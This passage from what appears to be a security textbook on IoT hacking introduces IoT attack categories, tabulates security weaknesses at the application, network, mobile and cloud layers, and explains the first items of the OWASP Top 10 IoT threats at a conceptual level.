
For instance, when it comes to smartphones or tablets, there are only a couple of concerns in these areas, whereas if we possess any IoT device, then the concerns quickly multiply in number. Therefore, considering what IoTs can access, security, privacy, and safety are of paramount importance.

If these three categories of threats are prioritized and a number of required techniques are employed to overcome these issues, it will result in enhanced and secure communication between two endpoints, fewer cyber-attacks on devices, and a better user experience; in addition, it will also result in cost savings and efficiency gains.

LO#02: Explain IoT Attacks

IoT Attacks

Attackers implement various techniques to launch attacks on target IoT devices or networks. This section discusses the top IoT threats in relation to the basic types of IoT attack vectors and techniques, including distributed denial-of-service (DDoS) attacks, attacks on HVAC systems, rolling code attacks, BlueBorne attacks, and jamming attacks.




IoT Security Problems

APPLICATION	Validation of the inputted string, AuthN, AuthZ, no automatic security updates, default passwords
NETWORK	Firewall, improper communications encryption, services, lack of automatic updates
MOBILE	Insecure API, lack of communication channels encryption, authentication, lack of storage security
CLOUD	Improper authentication, no encryption for storage and communications, insecure web interface
IoT	**Application + Network + Mobile + Cloud = IoT**

IoT Security Problems


Potential vulnerabilities in the IoT system can result in major problems for organizations. Most IoT devices come with security issues such as the absence of a proper authentication mechanism or the use of default credentials, absence of a lock-out mechanism, absence of a strong encryption scheme, absence of proper key management systems, and improper physical security.

Some of the security issues at each layer of IoT architecture are given below:



APPLICATION	Validation of the inputted string, AuthN, AuthZ, no automatic security updates, default passwords
NETWORK	Firewall, improper communications encryption, services, lack of automatic updates
MOBILE	Insecure API, lack of communication channels encryption, authentication, lack of storage security
CLOUD	Improper authentication, no encryption for storage and communications, insecure web interface
IoT	**Application + Network + Mobile + Cloud = IoT**

Figure 18.7: Security problems in IoT architecture



OWASP Top 10 IoT Threats

1. Weak, Guessable, or Hardcoded Passwords
2. Insecure Network Services
3. Insecure Ecosystem Interfaces
4. Lack of Secure Update Mechanisms
5. Use of Insecure or Outdated Components
6. Insufficient Privacy Protection
7. Insecure Data Transfer and Storage
8. Lack of Device Management
9. Insecure Default Settings
10. Lack of Physical Hardening

OWASP Top 10 IoT Threats

Source: *https://owasp.org*

The Top 10 IoT threats, according to the Open Web Application Security Project (OWASP), are listed below:

- **Weak, Guessable, or Hardcoded Passwords**

  Using weak, guessable, or hardcoded passwords allows publicly available or unchangeable credentials to be determined via brute forcing. This also includes backdoors in the firmware or client software that lead to unauthorized access to the deployed devices.

- **Insecure Network Services**

  Insecure network services are prone to various attacks like buffer overflow attacks, which cause a denial-of-service scenario, thus leaving the device inaccessible to the user. An attacker uses various automated tools such as port scanners and fuzzers to detect the open ports and exploit them to gain unauthorized access to services.

  These insecure network services that are open to the Internet may compromise the confidentiality, authenticity, integrity, or availability of information and also allow remote access to critical information.

- **Insecure Ecosystem Interfaces**

  Insecure ecosystem interfaces such as web, backend API, mobile, and cloud interfaces outside the device lead to compromised security of the device and its components. Common vulnerabilities in such interfaces include lack of authentication/authorization, lack of encryption or weak encryption, and lack of input/output filtering.

